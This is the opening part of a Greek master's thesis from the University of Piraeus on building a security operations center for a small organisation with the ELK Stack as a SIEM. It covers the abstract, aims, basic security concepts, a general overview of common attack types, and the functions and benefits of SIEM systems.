Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες Τεχνολογίες Πληροφορίας»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Ανάπτυξη Συστήματος Εντοπισμού και Αντιμετώπισης Κυβερνοεπιθέσεων για Μικρούς Οργανισμούς: Εφαρμογή του ELK για την Ανάπτυξη Κέντρου Ελέγχου Κυβερνοασφάλειας** **Security Information and Event Management (SIEM) for Small Size Enterprises: Utilizing the ELK Stack to Developing a Security Operation Center.**
Ονοματεπώνυμο Φοιτητή	**Βέννος Αλέξανδρος**
Πατρώνυμο	**Αθανάσιος**
Αριθμός Μητρώου	**ΜΠΚΣΑ/ 18005**
Επιβλέπων	**Κοτζανικολάου Παναγιώτης, Αν. καθηγητής**

Ημερομηνία Παράδοσης **Φεβρουάριος 2021**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Π. Κοτζανικολάου Αν. Καθηγητής	Δ. Πολέμη Αν. Καθηγήτρια	Κ.Πατσακης Αν. Καθηγητή

Ευχαριστίες

Η διπλωματική αυτή εργασία, που αποτελεί το επιστέγασμα αυτής της προσπάθειας, εκπονήθηκε υπό την καθοδήγηση του καθηγητή μου κ. Παναγιώτη Κοτζανικολάου. Επιπλέον, θα ήθελα να ευχαριστήσω θερμά τον καθηγητή μου κ. Σπυρίδωνα Παπαγεωργίου, όπου με την πολύτιμη συνεργασία του, ολοκλήρωσα την εργασία μου.

Περίληψη

Σκοπός της συγκεκριμένης μεταπτυχιακής εργασίας είναι η σχεδίαση και ανάπτυξη ενός κέντρου εντοπισμού και αντιμετώπισης κυβερνοεπιθέσεων για ένα οργανισμό, με τη χρήση του εργαλείου ELK Stack. Για το σκοπό αυτό μελετώνται εργαλεία ανοικτού κώδικα από τα οποία αποτελείται το ELK Stack όπως το Elasticsearch, Kibana, Logstash που αναλαμβάνουν τη συλλογή και την απεικόνιση των δεδομένων.

Αναλύονται τα εργαλεία Elasticsearch, Logstash, Kibana τα οποία χρησιμοποιήθηκαν για τη δημιουργία ενός τοπικού server στο χώρο του οργανισμού. Επίσης αναλύονται τα Beats (Auditbeat, Filebeat κ.ά.) τα οποία εγκαθίστανται στους clients (Linux & Windows) για την αποστολή δεδομένων στον server.

Λέξεις κλειδιά

ELK Stack, Elasticsearch, Kibana, Logstash, SOC (Security Operation Center), SIEM (Security information and event management), Beats, Auditbeat, Filebeat, Winlogbeat, server, client, cybersecurity, cyberattack, analytics

Abstract

The purpose of this thesis is to design and develop a Security Information and Event Management (SIEM), suitable for small-size enterprises, aiming to identify and effectively manage cyber attacks. For this purpose a Security Operation Center (SOC) will be developed, by utilizing the open source ELK Stack software. The system was installed as a local server within the organization's premises and it is responsible for the collection and inspection of logs from physical nodes and finally for the generation of security reports, in case of anomaly detection. The underlying open source projects of the ELK stack, namely Elasticsearch, Logstash, and Kibana are analyzed. Furthermore, additional software that was utilized in order to connect the nodes with the ELK server, such as Auditbeat, Filebeat and others, are also analyzed.

Keywords

ELK Stack, Elasticsearch, Kibana, Logstash, SOC (Security Operation Center), SIEM (Security information and event management), Beats, Auditbeat, Filebeat, Winlogbeat, server, client, cybersecurity, cyberattack, analytics

Πίνακας Περιεχομένων

Πίνακας εικόνων

1 Εισαγωγή

Ασφάλεια υπολογιστών, κυβερνοασφάλεια ή ασφάλεια πληροφοριών είναι η προστασία ενός πληροφοριακού συστήματος και του δικτύου απο κάποιον κακόβουλο, λόγο κάποιας αστοχίας υλικού ή λογισμικού καθώς και λόγο μιας διακοπής της υπηρεσίας ή την κακή ποιότητα των υπηρεσιών που παρέχει ένας οργανισμός.

Το πεδίο της ασφάλειας γίνεται όλο και πιο σημαντικό λόγω της αυξημένης εμπιστοσύνης στα υπολογιστικά συστήματα, το διαδίκτυο και στις ασύρματες τεχνολογίες όπως το bluetooth, ασύρματα δίκτυα (wifi) καθώς επίσης και στη συνεχιζόμενη ανάπτυξη τον “έξυπνων” συσκευών όπως τα κινητά μας τηλέφωνα, τηλεοράσεις και τις συνεχώς αυξανόμενες συσκευές που χρησιμοποιούνται για το Internet of Things (IoT). Λόγω της πολυπλοκότητάς του, τόσο από πολιτικής άποψης όσο και από τεχνολογικής, η ασφάλεια στον κυβερνοχώρο είναι μία από τις σημαντικότερες προκλήσεις στον σύγχρονο κόσμο.

Στη σημερινή εποχή της ψηφιακής τεχνολογίας, η κυβερνοασφάλεια έχει βρεθεί στο επίκεντρο όλων των οργανισμών. Πώς θα προστατέψουν την ακεραιότητα των δεδομένων τους, πώς θα θωρακίσουν τους χρήστες, τους πελάτες, αλλά συγχρόνως και τη φήμη τους. Οι κυβερνοεπιθέσεις αποτελούν τον σύγχρονο τρόπο πολέμου είτε μεταξύ εταιρειών, ιδιωτών είτε μεταξύ κρατών. Είναι πολύ σημαντικό για όλους τους οργανισμούς, μεγάλους ή μικρούς να μπορούν να προστατέψουν τα δεδομένα τους και να διασφαλίσουν την ομαλή και συνεχή λειτουργία των πληροφοριακών τους συστημάτων [9].

Στις επιχειρήσεις και τους διάφορους οργανισμούς του δημόσιου και ιδιωτικού τομέα, αναπτύσσονται πληροφοριακά συστήματα κάθε μεγέθους και κρισιμότητας, από μικρά που μπορεί να αφορούν την λειτουργία ενός Τμήματος, έως πολύ μεγάλα που μπορούν να στοχεύουν στη διαλειτουργικότητα πολλών τομέων πανελλαδικά ή παγκόσμιας κάλυψη δραστηριοτήτων. Αυτός είναι και ο λόγους για τον οποίους πολλοί οργανισμοί βάζουν ρήτρες (SLAs) στα συμβόλαια υποστήριξης που υπογράφουν με τις αντίστοιχες εταιρίες υποστήριξης, με απώτερο σκοπό να έχουν εγγυημένη διασφάλιση των παρεχόμενων υπηρεσιών μέσω μιας συμφωνίας.

Οι απειλές στον κυβερνοχώρο για την ακεραιότητα των δεδομένων αποτελούν μία αυξανόμενη ανησυχία για όλες τις επιχειρήσεις και τους οργανισμούς. Οι κυβερνοεπιθέσεις εξελίσσονται και μετασχηματίζονται διαρκώς, αναπτύσσοντας νέες τεχνικές και εργαλεία. Αντίστοιχα εξελίσσονται οι τεχνικές και τα εργαλεία για ταχύτερη, πιο άμεση προστασία αλλά και αποτροπή μιας τέτοιας επίθεσης σε έναν οργανισμό. Αυτό έχει σαν αποτέλεσμα όλοι οι οργανισμοί μικροί ή μεγάλοι, να προσπαθούν να αποκτήσουν εργαλεία τα οποία θα βοηθήσουν τους τεχνικούς ασφαλείας τους, να προστατέψουν το πληροφοριακό σύστημα του οργανισμό από τυχόν επιθέσεις, διασφαλίζοντας με αυτόν τον τρόπο την ακεραιότητα των δεδομένων του οργανισμού.

1.1 Στόχος και μεθοδολογία

Στη σύγχρονη εποχή κρίνεται απαραίτητη η ασφάλεια ενός πληροφοριακού συστήματος αλλά και τον προσωπικών μας δεδομένων. Η ακαδημαϊκή κοινότητα ερευνά και αναπτύσσει συνεχώς το θέμα της κυβερνοασφάλειας και των κυβερνοεπιθέσεων με μελέτες και αναφορές σε σύγχρονα θέματα ασφάλειας δικτύων, πληροφοριών καθώς επίσης μελετά τις νέες τεχνολογίες, όπως Τεχνητή Νοημοσύνη, Σύγχρονες Υποδομές Δικτύων (5G), εφαρμογές IoT, Μηχανική Μάθηση.

Το θέμα της εργασίας επιλέχθηκε με γνώμονα την εξέλιξη και αντίστοιχα την αναβάθμιση του τρόπου προστασίας του πληροφοριακού συστήματος ενός οργανισμού προστατεύοντας πιο αποτελεσματικά τα προσωπικών δεδομένων. Σκοπός της μεταπτυχιακής εργασίας είναι η δημιουργία ενός κέντρου επιχειρήσεων ασφαλείας, με τη χρήση του Elastic Stack και συγκεκριμένα παρέχοντας ένα SIEM εργαλείο το Elastic SIEM.

Αρχικά μελετήθηκε η σχετική βιβλιογραφία, έγινε η αναζήτηση των κατάλληλων ορισμών και μελετήθηκαν οι σχετικές έρευνες. Στόχος της διπλωματικής εργασίας, είναι το σύστημα αυτό να βοηθήσει την ομάδα ασφαλείας του οργανισμού. Να μπορούν να αναζητήσουν σε πραγματικό χρόνο συγκεκριμένα δεδομένα ασφαλείας, να βλέπουν αναφορές μέσω τον οποίον θα αντιλαμβάνονται, θα διαχειρίζονται και θα αντιμετωπίζουν άμεσα ένα περιστατικό, το οποίο θα μπορούσε να προκληθεί από μια ενδεχόμενη επίθεση.

Στα πλαίσια της υλοποίησης της εργασία, θα δημιουργηθεί ένα πρωτότυπο σύστημα με τη χρήση εικονικών μηχανών, έτσι ώστε να προσομοιάσω το πραγματικό περιβάλλον στο οποίο θα υλοποιηθεί και θα χρησιμοποιηθεί το SIEM εργαλείο. Για τις ανάγκες της διπλωματικής εργασίας δημιουργήθηκε ένα εργαστήριο (lab) το οποίο θα βοηθήσει στο να γίνει αντίστοιχα επίδειξη της χρήσης, αλλά και ο τρόπος λειτουργίας του, μέσα στον οργανισμό.

Ο οργανισμός τον οποίο επέλεξα για να μελετήσω είναι νομικό πρόσωπο ιδιωτικού δικαίου, μη κερδοσκοπικού χαρακτήρα. Οι λόγοι για τους οποίους θεωρώ ότι ο συγκεκριμένος οργανισμός ταιριάζει στους σκοπούς της συγκεκριμένης μεταπτυχιακής εργασίας, είναι ότι πρόκειται για έναν μικρό οργανισμό στον οποίο χρησιμοποιούνται λειτουργικά συστήματα Linux και windows είτε στους servers είτε στους clients, θα πρεπει το κόστος της υλοποίησης να είναι τέτοιο ώστε να μπορεί να υποστηριχθεί από τον οργανισμό και τέλος πιστεύω ότι θα βοηθήσει την ομάδα ασφαλείας στο να μπορεί να διαχειρίζεται πιο γρήγορα και άμεσα οποιοδήποτε περιστατικό ασφαλείας.

Στο πρώτο κεφάλαιο της διπλωματικής εργασίας αναφέρονται κάποιες βασικές έννοιες όπως οι ορισμοί σχετικά με την κυβερνοασφάλεια και τις κυβερνοεπιθέσεις. Στο επόμενο κεφάλαιο παρουσιάζονται αναλυτικά τα εργαλεία που χρησιμοποιήθηκαν για την υλοποίηση της εργασίας. Στη συνέχεια πραγματοποιείται η υλοποίηση του συστήματος στο Lab δημιουργώντας τον server και τους clients αντίστοιχα. Επόμενο βήμα είναι η παρουσίαση κάποιων δοκιμών και μετρήσεων που έγιναν στο σύστημα με σκοπό τη μελέτη της σωστής λειτουργίας του συστήματος. Τέλος παρουσιάζεται συνοπτική περιγραφή και τυχόν επεκτάσεις και βελτιώσεις της εργασίας.

Για την υλοποίηση της παρούσας διπλωματικής εργασίας δημιουργηθεί ένας τοπικός linux server, στον οποίο θα γίνεται η συλλογή και αποθήκευση των δεδομένων από τους clients. Η ανάπτυξη του συστήματος αυτού θα γίνει με την χρήση εργαλείων ανοικτού κώδικα και με γνώμονα την κλιμάκωση του συστήματος αν αυτό είναι απαραίτητο στο μέλλον. Στη συνέχεια θα δημιουργηθούν οι clients, με λειτουργικά συστήματα windows και linux, που είναι τα δύο λειτουργικά συστήματα που χρησιμοποιούνται μέσα στον οργανισμό.

1.2 Βασικές έννοιες και ορισμοί

1.2.1 Κυβερνοασφάλεια

Η κυβερνοασφάλεια (cybersecurity) είναι η προστασία ενός πληροφοριακού συστήματος και του δικτύου απο κάποιον κακόβουλο, λόγο κάποιας αστοχίας υλικού ή λογισμικού, η διακοπή μιας υπηρεσίας ή η κακή ποιότητα των υπηρεσιών που παρέχει ένας οργανισμός.

Η κυβερνοασφάλεια είναι κάτι που μας αφορά όλους, επιχειρήσεις, οργανισμούς αλλά και τους ιδιώτες. Απευθύνεται στην προστασία της οποιαδήποτε δραστηριότητας ενός χρήστη στον διαδίκτυο και περιλαμβάνει τον ηλεκτρονικό υπολογιστή, το κινητό, τους servers αλλά και γενικότερα οποιαδήποτε συσκευή έχει πρόσβαση στο διαδίκτυο.

Οι οργανισμοί πλέον υπόκεινται σε πολλαπλές νομοθετικές και εταιρικές ρυθμιστικές απαιτήσεις, και καλούνται να αποδείξουν ότι διαχειρίζονται και προστατεύουν αποτελεσματικά τις πληροφορίες που έχουν στην κατοχή τους. Για να θεωρηθούν ασφαλή τα δεδομένα μας, θα πρέπει να εξασφαλίσουμε

την ακεραιότητα των δεδομένων (integrity), την εμπιστευτικότητα (confidentiality) καθώς και τη διαθεσιμότητα τους (availability).

- Ακεραιότητα σημαίνει ότι τα δεδομένα μας θα παραμείνουν στην κατάσταση που είναι και δεν θα υπάρξει αλλοίωση / αλλαγή από κάποιον τρίτο, κάποιον που δεν έχει την αντίστοιχη πρόσβαση ή λόγο κάποιου προβλήματος σε υλικό (πχ σκληρός δίσκος) ή λογισμικό.
- Εμπιστευτικότητα των δεδομένων είναι οι τρόποι με τους οποίους εξασφαλίζουμε ότι οι προσωπικοί μας κωδικοί, emails ή αρχεία δεν θα διαρρεύσουν σε τρίτους ή μη εξουσιοδοτημένους χρήστες.
- Διαθεσιμότητα των αρχείων σημαίνει ότι τα αρχεία είναι διαθέσιμα συνεχώς και μπορούμε να έχουμε πρόσβαση σε αυτά είτε αυτά βρίσκονται στον ίδιο χώρο είτε είναι εξ' αποστάσεως.

Τρόποι Προστασίας

Βασικός παράγοντας στην ασφάλεια ενός οργανισμού είναι οι ίδιοι οι χρήστες οι οποίοι καλό θα ήταν να ενημερώνονται και να εκπαιδεύονται τακτικά, έτσι ώστε να είναι υποψιασμένοι και προσεκτικοί στη χρήση των υπηρεσιών του οργανισμού.

Κάποιες βασικές οδηγίες που καλό είναι να ακολουθεί ένας οργανισμός για να προστατέψει τα δεδομένα του είναι οι παρακάτω:

- Αντίγραφα ασφαλείας: Θα πρέπει πάντα να υπάρχουν αντίγραφα ασφαλείας για τις περιπτώσεις όπου υπάρξει κάποιο ransomware, πρόβλημα λογισμικού, καταστροφή υλικού αλλά και λάθη απροσεξίας.
- Ενημερωμένο λογισμικό: Καλό θα ήταν να είναι ενημερωμένα τα λειτουργικά συστήματα των servers αλλά και των clients με τις τελευταίες ενημερώσεις που διορθώνουν κενά ασφαλείας του συστήματος τα οποία θα μπορούσε να εκμεταλλευτεί ένας κακόβουλος χρήστης.
- Κωδικοί πρόσβασης: Η σωστή χρήση των κωδικών είναι πολύ σημαντική καθώς πολλές φορές αποτελούν τα κλειδιά για έναν οργανισμό. Ο κάθε χρήστης θα πρέπει να γνωρίζει τους κωδικούς του, να είναι έχουν μια πολυπλοκότητα, να χρησιμοποιεί περισσότερους από έναν κωδικούς, να μην τους γνωστοποιεί σε κανέναν και να φροντίζει να τους κρατάει σε ασφαλές σημείο.
- Antivirus: Τα antivirus και τα firewall θα πρέπει πάντα να είναι ενεργά και ενημερωμένα σε ένα λειτουργικό σύστημα καθώς μπορούν να εντοπίσουν και να αποτρέψουν μια πιθανή επίθεση, όπως για παράδειγμα στην περίπτωση που ο χρήστης λάβει κάποιο email με κακόβουλο περιεχόμενο.
- Κρυπτογράφηση: Ένας ακόμα τρόπος για να διασφαλίσουμε την εμπιστευτικότητα των δεδομένων του οργανισμού μας είναι να κρυπτογραφούμε όλες τις κινητές συσκευές όπως για παράδειγμα laptops και κινητά τηλέφωνα. Με αυτόν τον τρόπο στην περίπτωση απώλειας μιας συσκευής ο κακόβουλος χρήστης δεν θα μπορέσει να αποκτήσει πρόσβαση στα αρχεία του οργανισμού.
- Φυσική πρόσβαση: Ιδιαίτερη προσοχή χρειάζεται η φυσική πρόσβαση, δηλαδή, οι υπολογιστές και τα κινητά τηλέφωνα που συνδέονται στο ασύρματο δίκτυο, τα usb που μπορεί να χρησιμοποιούνται από τους ίδιους τους υπαλλήλους καθώς και η φυσική πρόσβαση. Ιδιαίτερη προσοχή χρειάζεται όταν κάποιος τρίτος χρησιμοποιεί για κάποιο λόγο έναν υπολογιστή που βρίσκεται μέσα στον οργανισμό. Στις περιπτώσεις που υπάρχει υποψία για ύποπτη κίνηση, θα πρέπει να ενημερώνεται άμεσα ο υπεύθυνος ασφαλείας.

1.2.2 Κυβερνοεπίθεση

Οι Κυβερνοεπιθέσεις (Cyberattack) είναι η οποιαδήποτε κακόβουλη ενέργεια η οποία λαμβάνει μέρος μέσω ηλεκτρικού υπολογιστή ή δικτύου και σκοπό έχει την τροποποίηση, καταστροφή, κλοπή, υποκλοπή ή και την μη εξουσιοδοτημένη πρόσβαση στις πληροφορίες του νόμιμου κατόχου.

Στόχο μιας κυβερνοεπίθεσης μπορεί να αποτελέσει ένα πληροφοριακό σύστημα υπολογιστών, ένα δίκτυο ή ένας κοινός προσωπικός ηλεκτρονικός υπολογιστής. Μια κυβερνοεπίθεση μπορεί να προέλθει από ένα κράτος, μια ομάδα, ένα κοινωνικό σύνολο, έναν οργανισμό ή ακόμα και μια ανώνυμη πηγή.

Τύποι επιθέσεων
Οι πιο γνωστές επιθέσεις είναι οι παρακάτω:

- DDoS (Distributed Denial of Service) είναι ένα είδος κυβερνοεπίθεσης, η οποία δεν υποκλέπτει τα αρχεία του χρήστη αλλά μπορεί να θέσει εκτός λειτουργίας την διαδικτυακή του ιστοσελίδα ή εφαρμογή. Μία σελίδα, ανάλογος με τον server που φιλοξενείται μπορεί να δεχτεί συγκεκριμένο αριθμό επισκέψεων την ίδια στιγμή. Οι επιθέσεις DDoS πραγματοποιούνται όταν ο αποστολέας ελέγχει πολλούς υπολογιστές (botnet) και με συγκεκριμένα προγράμματα κατευθύνει όλους τους υπολογιστές που ελέγχει να στείλουν αμέτρητα πακέτα την ίδια στιγμή. Ο server αδυνατεί να εξυπηρετήσει τα αιτήματα που φτάνουν σε αυτόν με αποτέλεσμα να καθιστά την ιστοσελίδα ή την εφαρμογή μη διαθέσιμή.

- Zero Day θεωρείται η χειρότερη μορφή κυβερνοεπίθεσης, διότι είναι η επίθεση που ακόμη δεν έχει βρεθεί η λύση της. Ουσιαστικά, μια επίθεση zero day είναι ένας ιός στον οποίο δεν έχει βρεθεί ακόμα η θεραπεία, οπότε όταν κάποιο μηχάνημα προσβληθεί με τον συγκεκριμένο ιό, δεν μπορεί να γίνει κάτι που θα βοηθήσει την κατάσταση, ακόμα και οι εταιρίες προστασίας προσωπικών δεδομένων και κυβερνοασφάλείας (Antivirus, cybersecurity κ.α.) δεν μπορούν να σταματήσουν μία zero day κυβερνοεπίθεση.

- Μη ενημερωμένο λογισμικό (Unpatched Software) είναι εφαρμογές που χρησιμοποιεί καθημερινά ένας χρήστης (Adobe Reader, Java κ.α.) καθώς επίσης και οι ενημερώσεις του λειτουργικού συστήματος. Οι εταιρίες που αναπτύσσουν λογισμικό στην προσπάθειά τους να καλύπτουν τα κενά ασφαλείας, προχωρούν στην έκδοση νεότερων ενημερώσεων των λογισμικών τους αλλά κάποιοι χρήστες δεν ενημερώνουν έγκαιρα τους ηλεκτρονικούς τους υπολογιστές με αποτέλεσμα ο επιτιθέμενος να εκμεταλλεύεται κενά ασφαλείας της εφαρμογής.

- Ηλεκτρονικό ψάρεμα (phishing) πρόκειται για πλαστή οντότητα που υποδύεται μία αξιόπιστη και αυθεντική και σκοπό έχει να αποσπάσει πληροφορίες από τον χρήστη. Η επιτυχία του ηλεκτρονικού ψαρέματος στηρίζεται στην έλλειψη γνώσεων του θύματος, στην έλλειψη προσοχής του θύματος και στην οπτική εξαπάτηση.

1.2.3 Security Information and Event Management (SIEM)

Ο βασικός ρόλος ενός συστήματος Security Information and Event Management (SIEM) είναι η συλλογή και ανάλυση δεδομένων ασφαλείας. Η παρακολούθηση των συστημάτων και του δικτύου έπαιζε πάντοτε σημαντικό ρόλο στη προσπάθεια των οργανισμών να προστατευθούν από επικείμενες επιθέσεις. Ωστόσο, αυτό που έγινε γρήγορα αντιληπτό, είναι ότι η μεταβαλλόμενη φύση των κυβερνοεπιθέσεων έχει σαν αποτέλεσμα ορισμένες επιθέσεις συχνά να μην γίνονται αντιληπτές. Η συγκέντρωση δεδομένων από πολλές πηγές δεδομένων και η συσχέτιση μεταξύ διαφορετικών γεγονότων, έχει γίνει κρίσιμη, καθώς και η ικανότητα διατήρησης αυτών των δεδομένων για μεγάλες χρονικές περιόδους [14].

Η αύξηση των κυβερνοεπιθέσεων είχε σαν αποτέλεσμα οι οργανισμοί πλέον να υπόκεινται σε πολλαπλές νομοθετικές και εταιρικές ρυθμιστικές απαιτήσεις. Όλοι οι κανονισμοί, HIPAA, PCI DSS, SOX και το GDPR απαιτούν από τους οργανισμούς να εφαρμόσουν ένα ολοκληρωμένο σύνολο ελέγχων ασφαλείας, παρακολούθησης των συστημάτων, ελέγχου και αναφορών, τα οποία γίνονται πιο εύκολα με τη χρήση ενός συστήματος SIEM.

Τα SIEM συστήματα αναπτύχθηκαν προκειμένου να προσφέρουν μια πλήρη εικόνα στη διαχείριση για την ασφάλεια ενός οργανισμού. Για να μπορεί ένας οργανισμός να είναι σε θέση να εντοπίσει πότε μια επίθεση έχει συμβεί ή πότε επίκειται να συμβεί χρειάζεται να έχουν καλή πληροφόρηση. Αυτό έχει σαν αποτέλεσμα τα τελευταία χρόνια να παρουσιάζεται σημαντική αποδοχή και υιοθέτηση των συστημάτων αυτών από τους οργανισμούς. Ένα SIEM συχνά μπορεί να αναγνωρίζει κακόβουλη δραστηριότητα που καμία μεμονωμένη πηγή δεν θα μπορούσε. Αυτό γίνεται γιατί το SIEM είναι το μοναδικό σύστημα ελέγχου ασφαλείας το οποίο λαμβάνει πληροφορίες από όλες τις συσκευές ενός οργανισμού, δίνοντας του έτσι με συνολική εικόνα.

Τα συστήματα SIEM συνδυάζουν πολλαπλές λειτουργίες, προκειμένου να προσφέρουν πλήρη εικόνα και ανάλυση σε πραγματικό χρόνο των ειδοποιήσεων και θεμάτων ασφάλειας σε μία δικτυακή υποδομή πληροφοριακών συστημάτων. Συλλέγουν δεδομένα ασφαλείας (data logs) από σχεδόν οποιαδήποτε συσκευή εντός του οργανισμού, όπως δικτυακός εξοπλισμός (routers, switch) συστήματα ελέγχου ασφαλείας (firewalls, IPS, IDS), λειτουργικά συστήματα και εφαρμογές. Όταν το SIEM αποκτήσει τα δεδομένα, τα επεξεργάζεται για να τα προσαρμόσει σε συγκεκριμένη μορφή, γίνεται ανάλυση των μορφοποιημένων δεδομένων και τέλος όταν ανιχνεύσει ύποπτες δραστηριότητες ειδοποιεί τους διαχειριστές του συστήματος. Επίσης μπορεί να παράγει αναφορές όταν αυτές ζητηθούν. Κάποια προϊόντα SIEM μπορούν επίσης να μπλοκάρουν κακόβουλες ενέργειες, όπως την εκτέλεση scripts που αλλάζουν ρυθμίσεις στα firewalls και σε άλλα συστήματα ελέγχου ασφαλείας.

Τα συστήματα SIEM είναι διαθέσιμα σε διάφορες μορφές, όπως cloud-based, συσκευές hardware, virtual συσκευές, αλλά και ως τυπικό λογισμικό για servers [10]. Κάθε τύπος SIEM έχει σχεδόν παρόμοιες δυνατότητες, έτσι οι διαφορές τους έγκεινται κυρίως στο κόστος και στις επιδόσεις. Το SIEM προσφέρει μία συνολική, ενοποιημένη εικόνα όχι μόνο στην υποδομή, αλλά επίσης και στη ροή εργασίας, στη δυνατότητα κανονιστικής συμμόρφωσης και στη διαχείριση των logs. Μπορεί να παρέχει αποτελεσματικά ένα πλήθος δυνατοτήτων και υπηρεσιών, όπως:

- Συλλογή events και logs: Μπορεί να συλλέγει events και logs σε διάφορες μορφές, ειδικά στις εσωτερικές εφαρμογές.

- Διαχείριση logs: Η δυνατότητα αποθήκευσης events και logs σε μία κεντρική τοποθεσία, επιτρέποντας παράλληλα την εφαρμογή αποθήκευσης των κανονιστικών συμμορφώσεων ή των απαιτήσεων διατήρησης.

- Κανονικοποιήση: Περιλαμβάνει τη μετάφραση και ομαδοποίηση των δεδομένων σε εύκολα αναγνώσιμα δεδομένα, που μπορούν εύκολα να προβληθούν αλλά και τη χαρτογράφηση δεδομένων σε κατηγορίες και χαρακτηριστικά όπως αυτά έχουν οριστεί από τον πάροχο και μπορούν να απεικονιστούν για παράδειγμα πάνω σε ένα χάρτη.

- Συσχέτιση: Βάζει τα δεδομένα σε πλαίσιο και σχηματίζει σχέσεις βασισμένες σε κανόνες, αρχιτεκτονική και ειδοποιήσεις. Αυτό μπορεί να γίνεται βάσει ιστορικού ή σε πραγματικό χρόνο.

- Προσαρμοστικότητα: Είναι η δυνατότητα κατανόησης της εκάστοτε γλώσσας, ανεξάρτητα από την πηγή προέλευσης των δεδομένων, τη μορφή, τον τύπο, τις αλλαγές ή τις απαιτήσεις συμμόρφωσης.

- Αναφορές και ειδοποιήσεις: Πρόκειται για τον βασικό λόγο που χρησιμοποιούμε ένα SIEM σύστημα. Δηλαδή να έχει τη δυνατότητα να χρησιμοποιηθεί όχι μόνο για να δείχνει ποια δεδομένα έχουν αξία για τους διαχειριστές, αλλά επίσης για να παρέχει αυτοματοποιημένη επαλήθευση μέσω συνεχούς παρακολούθησης, τάσεων και ελέγχων.

Οφέλη ενός SIEM

Τα συστήματα SIEM δίνουν σε έναν οργανισμό μία πολύ καλύτερη εικόνα των συμβάντων ασφαλείας. Όπως αναφέραμε και πιο πάνω συγκεντρώνουν δεδομένα (logs) από τα συστήματα ελέγχου ασφαλείας του οργανισμού, λειτουργικά συστήματα, εφαρμογές και άλλα προγράμματα. Τα SIEM μπορούν να διαχειριστούν και να αναλύσουν μεγάλο όγκο δεδομένων ώστε να αναγνωρίζει τις επιθέσεις και τις ευπάθειες που αυτές κρύβουν. Το SIEM μπορεί να αποδειχτεί πολύτιμο στη βελτίωση και ανταπόκριση ενεργειών διαχείρισης, τόσο μειώνοντας τη χρήση πόρων, όσο και επιτρέποντας τις γρηγορότερες αποκρίσεις στα συμβάντα, κάτι που βοηθάει επίσης στον περιορισμό της ζημιάς.

Ένας ακόμα λόγος χρήσης των SIEM συστημάτων είναι για να μπορεί ένας οργανισμός να δείξει ότι συμμορφώνεται με τους κανόνες ασφαλείας που ισχύουν βάση νομοθετικού πλαισίου της εκάστοτε χώρας, τοποθετώντας σε κεντρικό σημείο τα δεδομένα των logs προκειμένου να μπορεί να παρέχει οποιαδήποτε απαιτήσεις αναφοράς. Άλλος ένας συνήθης σκοπός είναι η ανίχνευση συμβάντων, που σε διαφορετική περίπτωση θα ξέφευγαν από τον έλεγχο, και η δυνατότητα να σταματούν τις επιθέσεις σε εξέλιξη, ώστε να περιορίζουν τη ζημιά τους, όταν είναι δυνατό.

Τα συστήματα SIEM είναι σχεδιασμένα για να συλλέγουν events από logs ασφαλείας, από διάφορες πηγές σε μία επιχείρηση και να αποθηκεύουν τα σχετικά δεδομένα σε κεντρικό σημείο. Συγκεντρώνοντας όλα τα δεδομένα των logs, τα προϊόντα SIEM επιτρέπουν την κεντρική ανάλυση και τις αναφορές των events ασφαλείας σε μία εταιρεία. Η ανάλυση μπορεί να έχει ως αποτέλεσμα την ανίχνευση επιθέσεων που δεν βρέθηκαν μέσω άλλων μεθόδων, ενώ κάποια προϊόντα SIEM έχουν δυνατότητα να σταματήσουν τις επιθέσεις που ανιχνεύουν, με την προϋπόθεση αυτές να εκτελούνται την ώρα της ανίχνευσης. Κάποια ακόμα οφέλη των SIEM συστημάτων είναι ότι επιτρέπει σε ένα διαχειριστή συμβάντων να αναγνωρίζει γρήγορα την πορεία μίας επίθεσης σε όλους τους πόρους του οργανισμού. Επιτρέπει τη γρήγορη αναγνώριση όλων των πηγών που επηρεάστηκαν από μία συγκεκριμένη επίθεση. Παρέχει αυτοματοποιημένους μηχανισμούς που προσπαθούν να σταματούν επιθέσεις σε εξέλιξη και να περιορίζουν μολυσμένες πηγές.

Ανοικτού κώδικα SIEM

Τα εργαλεία SIEM συγκαταλέγονται πλέον στα βασικά εργαλεία για την κυβερνοασφάλεια. Δεν έχουν όμως όλα τα SIEM τις ίδιες δυνατότητες, γι' αυτό είναι καλό ο εκάστοτε οργανισμός να επιλέγει το εργαλείο το οποίο του είναι χρήσιμο, θα αποφέρει τα επιθυμητά αποτελέσματα και μπορεί να κάνει τη διαφορά μεταξύ πρόληψης και απώλειας ή παραβίασης ασφάλειας.

Πολλοί οργανισμοί επιλέγουν να χρησιμοποιήσουν ανοικτού κώδικα εργαλεία SIEM προκειμένου να αποφύγουν το κόστος της αγοράς μιας άδειας και προχωρούν στην αγορά του προϊόντος χωρίς όμως να έχουν αξιολογήσει τις δυνατότητες του εργαλείου. Τα περισσότερα ανοικτού κώδικα SIEM χρησιμοποιούν τη βασική άδεια (basic license) η οποία παρέχει και τις αντίστοιχες δυνατότητες, οι οποίες μπορεί να είναι κατάλληλες για ένα μικρό οργανισμό αλλά ίσως να μην επαρκούν σε ένα μεγαλύτερο οργανισμό που έχει περισσότερες απαιτήσεις.

Κάποιους παράγοντες που πρέπει να έχει ένας οργανισμός στα υπόψιν του χρησιμοποιώντας ένα ανοικτού κώδικα SIEM είναι οι υπηρεσίες που παρέχει το εργαλείο με το basic license ή αν θα χρειαστεί να αγοράσει κάποια άδεια. Ακόμα μπορεί να απαιτείται αρκετός χρόνος συντήρησης του συστήματος

καθώς και κάποιες επιπλέον γνώσεις που θα πρέπει να διαθέτουν οι τεχνικοί του οργανισμού που θα το υποστηρίζουν.

